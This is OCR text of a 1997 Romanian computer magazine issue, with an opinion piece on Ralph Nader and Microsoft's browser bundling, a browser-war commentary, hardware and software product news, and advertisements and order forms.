Din păcate, nu aceste fenomene l-au readus în centrul atenției pe Ralph Nader. El a intrat în dispută cu industria software, atunci cînd Bill Gates a decis ca Internet Explorer să facă parte integrantă din Windows. Nimeni nu se mai teme că Microsoft ar putea să pună detectivi particulari pe urmele lui Nader, dar toți sînt siguri că vor apărea la lumină aspecte pe care Microsoft nu ar fi vrut să fie aduse la cunoștința tuturor... Nader exprimă îngrijorarea multor oameni. Evident, nu este gelos pe succesul Microsoft sau pe inovațiile acestuia, care lipsesc cu desăvîrșire, ci este neplăcut impresionat de puterea pe care Bill Gates o cîștigă asupra consumatorului din lumea produselor desktop. Bill Gates visează să scoată bani de pe urma tuturor tranzacțiilor care au loc pe sistemele desktop din lumea întreagă. Sigur că nu numai el visează așa ceva, dar el este cel care ar putea și să reușească. Dacă ar fi făcut acest lucru într-un mod firesc, nici Nader, nici eu și nici alții nu am avea ceva împotriva aspirațiilor sale. Nimeni nu poate avea ceva împotriva lucrului cinstit. Cînd lucrul e, însă, necinstit, ceva trebuie făcut.

Poate nu știați...

Acum cîteva săptămîni, am postat pe o listă cîteva fotografii pe care le-am făcut cu un aparat fotografic digital la Art Institute din Chicago. Dorința mea era să le arăt și celorlalți membri ai listei cîteva opere ale lui Brîncuși; cum tot mă aflam acolo, am fotografiat și operele unor impresioniști. Cititorii acestui articol probabil că nu știu că Bill Gates deține drepturile asupra publicării electronice a majorității operelor de artă din lume. Astfel, postînd acele fotografii, pentru membrii listei, s-ar putea să-i fi violat drepturile. Probabil că ar fi trebuit să-i cer permisiunea și să-i plătesc o anumită sumă. Întrebarea este: poate fi permis unui singur om să ia decizii asupra tuturor minunilor acestei lumi? Microsoft publică Encarta, o enciclopedie electronică, care este cea mai slabă de pe piață, în ciuda faptului că se distribuie oricărui om care cumpără un PC în Statele Unite. Unul dintre concurenții săi, Grolier, are un produs mai bun, care este și mai ieftin, dacă îl cumperi separat. Toți cei care cumpără Grolier trebuie să-i plătească lui Bill Gates, deoarece el deține drepturile imaginilor electronice. Nu numai atît, dar orice software de pe piață, care are o imagine oarecare cu vreo operă de artă, îi aduce bani lui Bill Gates. Astfel, un utilizator care cumpără trei computere, conținînd aceeași reproducere, trebuie să plătească de trei ori pentru același lucru. Cît timp va putea rezista Grolier, cînd consumatorul, care trebuie să plătească pentru produsul său, primește Encarta pe gratis? Problema adevărată este ce anume va face Bill Gates atunci cînd atît Grolier, cît și Encyclopedia Britannica vor da faliment? Putem face doar speculații, în acest moment...

Care-i problema?

Nu am nimic personal împotriva lui Internet Explorer. Îl dezinstalez de pe fiecare sistem pe care îl primesc și îl înlocuiesc cu Netscape. Un utilizator novice, care nu prea se pricepe la computere, ce face? Vine acasă cu aparatul, îi dă drumul, pornește browserul și se trezește în Microsoft Land!

GEMINI SP
Plus in quality
Str. Vasile Conta Nr.9 bis București 2
Tel/Fax: 210.85.65, 210.85.70

Prin cel mai nou
HEWLETT PACKARD
Authorised Wholesaler
puteti obține:

Orice configurație pentru PersonalComputers.
Software.
InkjetPrinters.
LaserjetPrinters.
Scanners.
InkjetPlotters.

Sisteme de proiecție LCD interactive
PROXIMA
Desktop projection products

COMPUTER PRESS
AGORA

PC Magazine
Gadgets
Computer Shopper
Buying Guide
Hot for 97
WIRED
Publish
Dr. Dobb's Journal
Client Server
BYTE
Can Java replace Windows?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 3309285

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS OFICE VBA ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
UNICENTER TNC ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE WEB ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
ULTRA GAME PLAYER	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
INTERNET WORLD	12	7.43
INTERNET JAVA & ACTIVEX ADVISOR	6	10.49

TITLU	FRECVENȚĂ	PREȚ
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
FILE MAKER ADVISOR	24	7.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB TECHNIQUES	12	7.43
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers***, *str. Lipscani nr. 102; precum și de la următoarele magazine din*
Arad: *BB Computer, b-dul Revoluției nr. 26-38*
București: *Flamingo Computers, Bd.N. Titulescu nr.102; MIVAS: Pasaj Universitate*
Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);
TIMIȘOARA; *Computer 21 SRL, Bul Regele Ferdinand nr. 2*
Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.***, *C.P. 94 OP.49, București, fax: 01-3309285*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Dacă utilizatorul nu se pricepe să schimbe browserul sau pagina pe care o va încărca automat, va vedea numai ceea ce Microsoft dorește să-i transmită. Pînă se dumirește utilizatorul cum merg lucrurile și cum se pot schimba anumite setări, deja i s-au format anumite obiceiuri, deja creierul îi este spălat. Pentru a fi corect, trebuie să spun că nici Netscape nu se comportă altfel. Amîndoi, Microsoft și Netscape, au făcut tot ce le-a stat în putere pentru a scoate de pe piață celelalte browsere. „Mosaic“ nu le spunea nimic utilizatorilor din ultimele generații, dar era un competitor puternic, pe care Microsoft și Netscape l-au făcut să dispară. Și atunci, s-ar putea întreba cineva, de ce i-ar fi permis acest lucru lui Netscape, iar lui Microsoft nu? Deoarece, practic, Netscape are un singur produs. Nu cred că suitele produse de ei vor prinde, vreodată, la publicul larg. Ei nu au un sistem de operare sau alte produse și nu-l pot forța pe vreun vînzător hardware să încarce browserul lor pe vreun PC. De ce nu-și fac un sistem de operare, dacă n-au, ați putea să vă întrebați, doar sînt liberi să creeze unul și să intre în competiție cu Microsoft. E adevărat, dar, în acest moment, nu asta ne îngrijorează, ci ceea ce face Microsoft. Sînt mult prea mari și puternici și putem întrezări ziua în care vor decide că anumite situri trebuie să fie pe lista neagră, iar accesul la ele trebuie să fie restricționat, sau că publicul trebuie să folosească serviciile unor anumiți furnizori și nu pe ale altora. Da, în clipa de față sînt simple speculații – veți spune – dar trebuie să fiți de acord că aceste lucruri nu sînt imposibile. Eu aș lua în calcul o asemenea posibilitate.

AUTOMEX
3900 Satu Mare Calea Traian 10/46
Tel: 061-732600, 768845, Fax: 768601
CD
MULTIMEDIA AUTOMEX ROMANIA SRL
CD CENTER
IBM
Media Matrix
BASF
Your BEST Multimedia Partner

Cine cunoaște istoria Microsoft, are de ce să fie îngrijorat. Cît timp au avut concurența IBM în domeniul sistemelor de operare (OS/2), au fost foarte ocupați cu Windows 95 și NT. Chiar dacă scoteau pe piață „vaporware“, tot se mai preocupau de soarta produselor lor. Acum, NT 5 a fost amînat cu un an, iar unii utilizatori sînt îngrijorați și au început să caute alternative. Un sistem de operare nu este un joc, pe care unii îl pot avea, iar alții nu. Mulți au investit sume serioase pe baza promisiunilor făcute de Microsoft, iar acum viitorul pare incert. Produsele actuale nu sînt ceea ce se spusese că vor fi, iar NT 5 a fost pur și simplu amînat, iar zvonurile ne spun că anumite trăsături fundamentale vor fi eliminate și vor fi disponibile numai ca produse adiționale (*add-ons*)... Situația bizară este că Microsoft a încercat să definească Windows 95 ca fiind sistemul de operare pentru consumatorul obișnuit, iar NT sistemul de operare pentru întreprinderi. Așa cum au mers lucrurile, Windows 95 a ajuns să fie sistemul de operare pentru întreprinderi, deoarece este o interfață grafică bună pentru Novell sau alte tipuri de rețea, în timp ce NT, plin de scame și îngreunat de amînări, și-a cam pierdut din credibilitate.

Orwell, software și TV

Acum cîteva zile, am citit despre planurile lui Bill Gates de a construi în Redmond un studio TV ultra-tehnologizat. Toți știm că a cumpărat o parte din rețeaua NBC, care acum se numește MS-NBC. Nimeni nu știa că General Electric a fost, întotdeauna, proprietarul NBC, dar Bill vrea să evite confuziile... El speră că, într-o bună zi, lumea să se uite la TV prin Microsoft Network, adică să poată dirija ce anume vor vedea acei oameni. Și asta nu ar fi lucrul cel mai rău, dacă ne gîndim că totul va rula sub Windows și, desigur, Windows va decide ce anume trebuie să vadă utilizatorul... Am fost speriați de apocalipticul „1984 - Big Brother e cu ochii pe tine“ al lui Orwell, deoarece știam că sîntem urmăriți. Cum e, însă, să ți se și spună ce să urmărești tu și să fii forțat s-o faci?

Acestei situații i se împotrivește Nader, care cere ca utilizatorul să controleze ceea ce i se oferă. Din păcate, în clipa de față, el pare doar un vizionar, deoarece reacția generală este confuză. Majoritatea publicului încă nu realizează implicațiile. Publicul este atent la Bill, care pretinde că guvernul încearcă să frîneze „inovația și produsele de calitate, amîndouă în buna tradiție americană“. Bill Gates nu menționează și încleștările cu producătorii software sau hardware și, finalmente, cu utilizatorii. Nu menționează nici faptul că îi silește pe utilizatori să plătească de mai multe ori pentru același produs, dacă este cumpărat de la vînzători diferiți (dacă utilizatorul cumpără un program care conține Video for Windows – și majoritatea programelor de animație îl conțin – trebuie să plătească Video for Windows de fiecare dată cînd cumpără un produs de animație).

Se pare că anumite documente interne de la Microsoft, de care opinia publică a luat cunoștință de curînd, confirmă faptul că, inițial, Microsoft nu avea de gînd să integreze browserul în sistemul de operare. Memorandumul, scris de o oficialitate importantă, explica această decizie prin faptul că Microsoft nu era interesat să intre în competiția browserelor și că intenționa să se bazeze pe Mosaic... Ar fi interesant să vedem ce comentarii va face Microsoft, pe baza acestui memorandum, dar intențiile sale inițiale nu mai pot fi negate. Desigur, actualmente au suficientă putere ca să răstălmăcească tot ceea ce au declarat cîndva...

Freedom

Am sentimente foarte amestecate față de implicarea lui Nader în aceste chestiuni. Înlăuntrul meu, nu aș vrea să văd apărînd o legislație care să se ocupe în mod specific de aspirațiile lui Bill Gates de a domina lumea, dar capitalismul pur – de tip *laissez-faire* – nu există. Apariția computerelor ne-a adus o mulțime de schimbări în felul în care gîndim, facem afaceri sau ne trăim viața. Un singur lucru ne-a rămas, ca și mai-nainte: ne place libertatea și dorim să avem vieți private, concepții private, aspirații private. Nu ne putem permite să-l lăsăm pe Bill Gates, sau pe oricine altcineva, să ne răpească libertatea. Poate din această cauză, prefer, totuși, să-l văd pe Nader implicat, deoarece sper că va contribui la schimbarea tendințelor de monopol ale Microsoft și în crearea unei piețe libere, la care să participăm toți, creînd diversitatea de odinioară... ■

Crinnon Harrison Forbes conduce companiile T&C Consulting and VP Operations for Piranha Bussiness Systems. Locuiește în Franklin (Wisconsin) și poate fi contactat (în română sau engleză) prin e-mail la **cforbes@ibm.net.**

[Adaptare în limba română - *Gabriel Proșcanu*]

Comentariu

Războiul browserelor a intrat în faza finală...
Dar deznodământul e încă departe.
De Gabriel Proşcanu

Două milioane

Schimbările neaşteptate ne iau prin surprindere nu pentru că se produc, ci pentru că se produc acolo unde nimic nu le prevestea. Să ne reîntoarcem, pentru o clipă, în 1994. Incredibil: doar trei ani au trecut de atunci şi totuşi 1994 pare a face parte dintr-un alt ev. Ce era nou în acel an? Toată lumea stătea cu ochii aţintiţi asupra unui produs numit, în cod „Chicago“ sau Windows 4.0, pe care Microsoft îl tot promitea, dar nu reuşea să producă decît versiunea 3.11 a sistemului său de operare. Nu cred că a mai existat în istoria IT un alt produs soft pe seama căruia să se fi făcut atîta vîlvă, dar şi atîta haz, datorită amînărilor perpetue la care era supus. În primăvară apăruse OS/2 Warp 3.0, un produs excelent, dar suferind de lipsa cronică de aplicaţii native; evident, OS/2 venea cu cea mai bună implementare a unei maşini DOS virtuale realizată vreodată şi cu WinOS/2, care putea executa chiar şi aplicaţii Win32 1.25... dar atunci de ce să nu lucrăm direct cu DOS+Windows? Mai în glumă, mai în serios, apăruse justificarea că această struţocămilă reprezenta singura posibilitate de a evita resetarea computerului la blocarea unei aplicaţii Windows. Într-adevăr, sub OS/2, nu aveai altceva de făcut decît închiderea sesiunii WinOS/2 şi gata – datele din celelalte aplicaţii nu erau afectate. Care „aplicaţii“, însă? Aplicaţiile OS/2 care aproape că nu existau sau, dacă existau, erau mult prea rudimentare pentru a nu fi invidios pe utilizatorii de aplicaţii Windows?

Astfel că, începînd din 1994, OS/2 s-a stins lent, dar inexorabil, acest declin neputînd fi stopat nici măcar de Warp 4 (Merlin), apărut în 1996. Merlin a fost o capodoperă; cu o interfaţă total reînnoită, proiectată de creatorii celei de pe Mac-uri, reprezenta tot ceea ce era mai nou: era Java-enabled, avea capacităţi integrate (şi inteligente!) de recunoaştere vocală, avea o stabilitate extremă – doar aplicaţii nu prea avea. Sărmanul Merlin. Era un tip de treabă, pe care te puteai baza. RIP.

Să revenim în anul 1994. Toată lumea aşteaptă copilul teribil al dinozauricului Windows 3.x. Nerăbdarea este atît de mare, încît Microsoft ***vinde*** versiunea beta!!! Lucrul este de domeniul absurdului, dar intră în buna tradiţie a firmei din Redmond... În sfîrşit, noua versiune, chiar şi beta, ne lasă să întrevedem viitorul interfeţelor. Adio, *Program Manager* şi ferestruici aliniate simetric de către utilizatorii conştiincioşi şi nu foarte imaginativi... Adio, *cascade*, *tile* şi *File manager*! Ne aşteaptă o interfaţă mult mai logică, mai ergonomică şi mai personalizabilă (apropos, cîţi dintre cunoscuţii dumneavoastră au schimbat *Windows Default Scheme*, neplăcîndu-le combinaţia dintre albastru şi crem – culorile cu care sînt dichisite ferestrele?). Ne aşteaptă Temele! O, ce minune! Sîntem fani *Mr. Bean*? nici o problemă? există *Mr. Bean Theme*, cu sunete, imagini şi culori specifice; visaţi la StarTrek? o duzină de teme vă aşteaptă, care de care mai futuriste. Dacă toate acestea nu vă satisfac, vă puteţi crea propria temă – trebuie doar să stabiliţi din ce elemente va fi compusă aceasta şi să adăugaţi cîteva chei în regiştri.

În mod insidios, însă, transformarea interfeţei nu a fost una cosmetică, ci o transformare a paradigmei, transformare de negîndit acum trei ani, în 1994, ba chiar şi în anul apariţiei lui Windows 95. Această transformare a fost generată de o deplasare a centrelor de greutate dinspre activitatea de pe desktop către cea de pe Internet. Browserele, nişte programele, la început (vă amintiţi ce ridicol era IE 2.0 ? asta ca să nu mai vorbim de Mosaic...), au început să se umfle şi să capete noi funcţionalităţi şi noi roluri în însăşi arhitectura sistemului de operare. În noua versiune de Windows, browserul va reprezenta centrul interacţiilor dintre utilizator şi aplicaţiile sau documentele din propriul computer, Intranet sau Internet... Datorită Java, se pot rula aplicaţii în browser, chiar dacă maşina care găzduieşte acea aplicaţie are un alt sistem de operare. Prin integrarea browserului se vor schimba obiceiurile manipulărilor de documente, care vor fi tratate nediferenţiat, fie că se află pe discul hard, fie că se află pe cine ştie ce server de peste mări şi ţări. În ce sens se vor dezvolta noile concepţii? Este greu de prevăzut cum ne vom comporta, puşi în faţa unor situaţii ale căror implicaţii nu le putem prevedea în totalitate. Tot ce putem prevedea este intrarea în faza finală a războiului browserelor; de cîteva luni, steaua firmei Netscape părea să pălească, tocmai datorită integrării concurentului său în noul sistem de operare. Iată, însă, că şi viaţa aplicaţiilor este plină de surprize: între timp a apărut disputa Sun-Microsoft, interesantă nu atît din punct de vedere legal (vorba amicului Forbes, probabil că doar nepoţii noştri vor afla verdictul procesului, după cîteva mii de amînări), ci din punct de vedere a evoluţiei Java, element crucial în lumea IT de mîine. Şi, pe lîngă Java, cu un rol deloc neglijabil, armata Statelor Unite.

Ce are a face armata Statelor Unite cu browserele? Simplu: recent, Pentagonul a cumpărat 2,000,000 (două milioane) de licenţe de la Netscape.

Urmarea ? Poate în episodul viitor...■

Gabriel Proşcanu este redactor la BYTE România. Lucrează la sediul BYTE România din Bucureşti. Poate fi contactat la adresa gabrielp@fx.ro.

Ce-i nou

PREZENTARE

Copiatorul	**Minolta România**
EP 2080	telefon/fax: 01-330.6835

EP 2080

Firma Minolta a introdus pe piață un nou copiator distinct în categoria tehnologiei „CS". În spiritul abrevierii „CS", ce provine de la „Customer Satisfaction", toate copiatoarele din această serie oferă o gamă largă de funcții de copiere și modalități de operare prietenoase. EP 2080, având caracteristici îmbunătățite, oferă utilizatorilor funcții utile. Scalările (măririle și micșorările) de imagine pot fi realizate în gama de 50%-200%, cu o precizie de 0.1%. Iar această operație se face simplu, printr-o atingere a ecranului, în timp ce, în memoria copiatorului sunt păstrați coeficienții de scalare frecvent utilizați.

Un avantaj notabil al copiatorului Minolta EP 2080 îl constituie înalta productivitate pe care o oferă. Viteza de copiere atinge 28 de copii pe minut (pentru formatul A4). Chiar și prima copie, după inițializarea copiatorului care durează 60 de secunde, se realizează în 6 secunde. Copiatorul EP 2080 este echipat cu un alimentator de hârtie ce poate înmagazina până la 1050 de pagini și, cu ajutorul unui alimentator opțional mai mare (PF-204), numărul paginilor se poate extinde cu încă 1000. Al doilea compartiment din unitatea principală, având în interior un mecanism universal de tractare a hârtiei, poate înmagazina 500 de coli cu diverse dimensiuni, de la formatul A3 până la B5. O altă funcție utilă a copiatorului o reprezintă sortarea seturilor de coli. Cu ajutorul sortatorului ST-207, pot fi sortate și grupate până la 20 de seturi a câte 50 de coli. Ca o completare, seturile sortate pot fi capsate cu ajutorul dispozitivului de capsare ST-210. Iar viteza de copiere se menține constantă, chiar dacă se derulează procesul de sortare/capsare. După terminarea sortării/capsării, ambele dispozitive revin în starea inițială, permițând accesul la copii.

Pentru ca operațiile să poată fi realizate ușor și elegant, panoul frontal al copiatorului Minolta EP 2080 este echipat cu un dispozitiv de afișare LCD sensibil la atingere. Operatorul nu trebuie decât să urmeze instrucțiunile afișate.

Monitor

Multiscan 500PST

Firma Sony International GmbH a lansat monitorul Multiscan 500PST, destinat utilizatorilor profesioniști. Prin calitatea excelentă a imaginilor, acest monitor satisface pe deplin necesitățile aplicațiilor grafice și CAM/CAD, oferind o serie de caracteristici superioare: un tub catodic scurt și foarte lat, o frecvență de baleiere orizontală de 107 KHz, un strat protector al ecranului îmbunătățit, o corecție automată a spotului de electroni, precum și funcții de convergență și focalizare. Ecranul monitorului 500PST este acoperit cu un înveliș multistrat anti-reflectorizant, care reduce reflexia luminii fără să afecteze strălucirea, contrastul și rezoluția imaginii, chiar la o viteză de reîmprospătare a imaginii de 85 Hz (la o rezoluție de 1600x1200 pixeli). De asemenea, monitorul respectă standardele elvețiene E2000 (Energy 2000), consumând doar 5W în modul de adormire și 0W în modul deconectat. Acest monitor de 21" oferă un caroiaj cu dimensiuni variabile, începând cu 0.25mm în centrul ecranului și până la 0.27mm în colțurile acestuia, ceea ce permite razei de electroni să-și modifice lungimea de la centrul spre marginile ecranului, fără să se piardă din calitate. Monitorul 500PST înglobează un tun electronic și o tehnologie de focalizare CRT (Cathode-Ray Tube) performante.

http://www.sony-cp.com

DVD


DVD în România

Începând cu luna decembrie 1997, firma SOWAH prezintă pe piața românească un produs de vârf în domeniul stocării informației pe discuri optice: unitatea de disc DVD Prisma, produsă de SOWAH Research Ltd. Dintre caracteristicile unității de disc PRISMA DVD ROM Drive enumerăm: citire discuri standard DVD ROM, DVD-VIDEO, CD-DA, CD-ROM, CD-ROM XA, CD-I, CD-I Bridge (Photo CD, Video CD), CD-G, CD-R, CD-RW; viteza de rotație de 24 × CD, respectiv 2 × DVD; rata de transfer de 3600 KB/sec (CD), respectiv 2704 KB/sec (DVD); timpul de acces de 150 ms la DVD și 85 ms la CD. Performanțele unității sunt puse în valoare de placa PRISMA DVD Playback (PCI 2.1 PnP), care permite redarea formatelor video MPEG2, MPEG1, DVD 1.0 la frecvențe de 30 cadre/sec (NTSC) sau 24 cadre/sec (PAL) și a sunetului în standardele Dolby Digital (AC-3) 5.1 canale audio, stereo (mixat din cele 5.1 canale Dolby Digital audio), PCM audio și MPEG 1 audio. Kitul PRISMA DVD oferă 133 minute de film pe un disc cu un strat, cu imagine și sunet de excepție, 8 limbi de redare și 32 canale de subtitrare.

swr@oradea.iiruc.ro

Server

NCR WorldMark 4380 câștigător



NCR WorldMark 4300 & 4380 Servers

Technology and competitive conditions change overnight. That's why your choice of computing platforms is so critical. You need a computing platform that meets your unique requirements, yet has the flexibility to grow and change with your business. For you, NCR introduces the WorldMark 4300 Server.

Whether your primary computing concern is reducing downtime, ensuring future growth, maximizing performance or standardizing platforms, the WorldMark 4300 family is the right choice. And the inherent expandability of the system ensures your investment for years to come.

Superior Enterprise Reliability and Availability

While the WorldMark 4300 and 4380 is designed for departmental, data intensive computing, it also has a combination of high availability features unique for its class:

- Hot pluggable disks and power supplies
- Redundant fans and power supplies
- Dedicated service modem for remote management
- Integrated, hot pluggable server manager processor. Modem with NCR Server Manager software included for local and remote management
- Internal uninterruptible power supply and full power fail recovery to minimize productivity loss


NCR Corporation a lansat de curând serverul WorldMark 4380, sistem bazat pe 8 procesoare Pentium Pro,

PHOTOGRAPH: XXX XXXXX © 1997

Dacă *încă* nu


ESȚI PREGĂTIT PENTRU MÂINE

trebuie să mergi la ȘCOALĂ, *trebuie* să ÎNVEȚI, îți *trebuie* ... un MANUAL.


Clasa a IX -a
CONFORM PROGRAMEI ȘCOLARE
Limbajul
Pascal
DOINA RANCEA
ALGORITMI ȘI LIMBAJE DE PROGRAMARE
APLICAȚII PRACTICE DE LABORATOR
AGORA

COMPUTER LIBRIS
AGORA

A tipărit *pentru tine*
două manuale
de clasă !


MANUAL
Clasa a XI -a
CONFORM PROGRAMEI ȘCOLARE
Limbajul
C
LIVIU NEGRESCU
PROGRAMAREA CALCULATOARELOR
AGORA

Pentru comenzi sunați la Computer Libris AGORA [Tel: 064-192422]
sau la Computer Press AGORA [Tel: 065-166516; 01-3309281].

PGA
COMPUTER

Gamă completă de sisteme
Pentium
Pentium MMX
Pentium II
şi componente performante

PGA

FILME de la HOLLYWOOD

OFERTĂ SPECIALĂ:
Unitate VIDEO DVD
Prisma DVD Solution

- Capacitate 4,7 GB = 133 minute de înregistrare video de înaltă calitate pe un disc
- Posibilitatea alegerii variantei de sunet în 8 limbi respectiv 32 canale pentru subtitrare
- Privitorii pot alege finalul filmului
- Părinții pot selecta tipul de filme pe care să-l poată urmări copiii
- Sunet spațial pe şase canale, compatibil Dolby AC-3
- Compresie video MPEG2

Gamă variată de discuri DIN STOC!

Oradea, str. Iza 31-33, tel. 059-155077, fax. 059-435494
Bucureşti, str. Viitor nr. 106, tel./fax 01-2107300, 2107799
Timişoara, str. Siret nr. 15, tel. 056-221177, fax 221173
Cluj, str. Gh. Bilaşcu nr. 21 ap. 1, tel./fax 064-197960

SOWAH

care profită din plin de facilitățile Windows NT. Noul World Mark a fost ales ca fiind cel mai bun produs prezentat la Comdex, primind din partea revistei PC Week premiul „Best Of Comdex". Punctul forte al noului sever este buna conlucrare a celor 8 procesoare, care a dus la creșterea performanței și la o mai ușoară administrare a rețelei, NCR, proiectând serverul după propria tehnică OctaScale, care leagă două plăci pe care se află 4 procesoare. Serverul suportă maxim 8GB memorie ECC, poate stoca până la 108GB date, permite maxim 10 conexiuni LAN și 20 WAN, are 15 sloturi PCI și 3 sloturi EISA.

http://www.ncr.com/press_release/pr1120 97a.html

SOFTWARE

Dezvoltare

Conversie C++ Java

Dacă doriți să vă convertiți aplicațiile C/C++ în aplicații Java, fără să rescrieți codul, ELEMENTS CONVERTER/J vă poate ajuta. Acest program lucrează bine și cu interfețele grafice destinate publicării pe Internet. Software-ul suportă atât dezvoltarea clienților Java pentru aplicațiile client/server existente, cât și dezvoltarea aplicațiilor concurente în Java și C/C++.

http://www.neurondata.com

RAD

PowerBuilder Enterprise 6.0

SYBASE INC. a anunțat, săptămâna trecută, disponibilitatea produsului POWERSOFT POWERBUILDER ENTERPRISE 6.0, produs RAD pentru dezvoltarea de aplicații economice client/server, multi-tier și pentru Internet, care va fi inclus și în suita Sybase PowerStudio. Noul produs oferă importante facilități pentru crearea aplicațiilor distribuite, aplicațiilor Web, aplicațiilor multi-tier, această versiune permițând și crearea de aplicații pentru platformele UNIX, cu suport pentru HP/UX, IBM AIX. Noul PowerBuilder 6.0 este disponibil la prețul de 4.995$, în versiunea pentru UNIX și 2.995$, în versiunea pentru Windows.

http://www.sybase.com/inc/corpinfo/press /24d2.htm

Keyboard Properties
Speed
Language
KeyMap
General
Limbaj: Romanian
Layout: Romanian
CAPS
Shift
Enter
Ctrl
Alt
AltGr
Explorează...
Literă
Font...
MS Sans Serif, 8, Regular
0227, 0195
OK
Cancel
Apply

HotSoft KeyMap &Fonts

AddOn

Designed for Microsoft Windows95

VERSIUNEA 2

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516
***
www.hotsoft.ro/keymap

HotSoft SRL

Noul KeyMap 2.0
pentru Win95
împreună cu peste 180
de fonturi


Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.
(Pentru licențe multiple apelați la sediul firmei.) ☐ Doresc să-mi trimiteți și factură

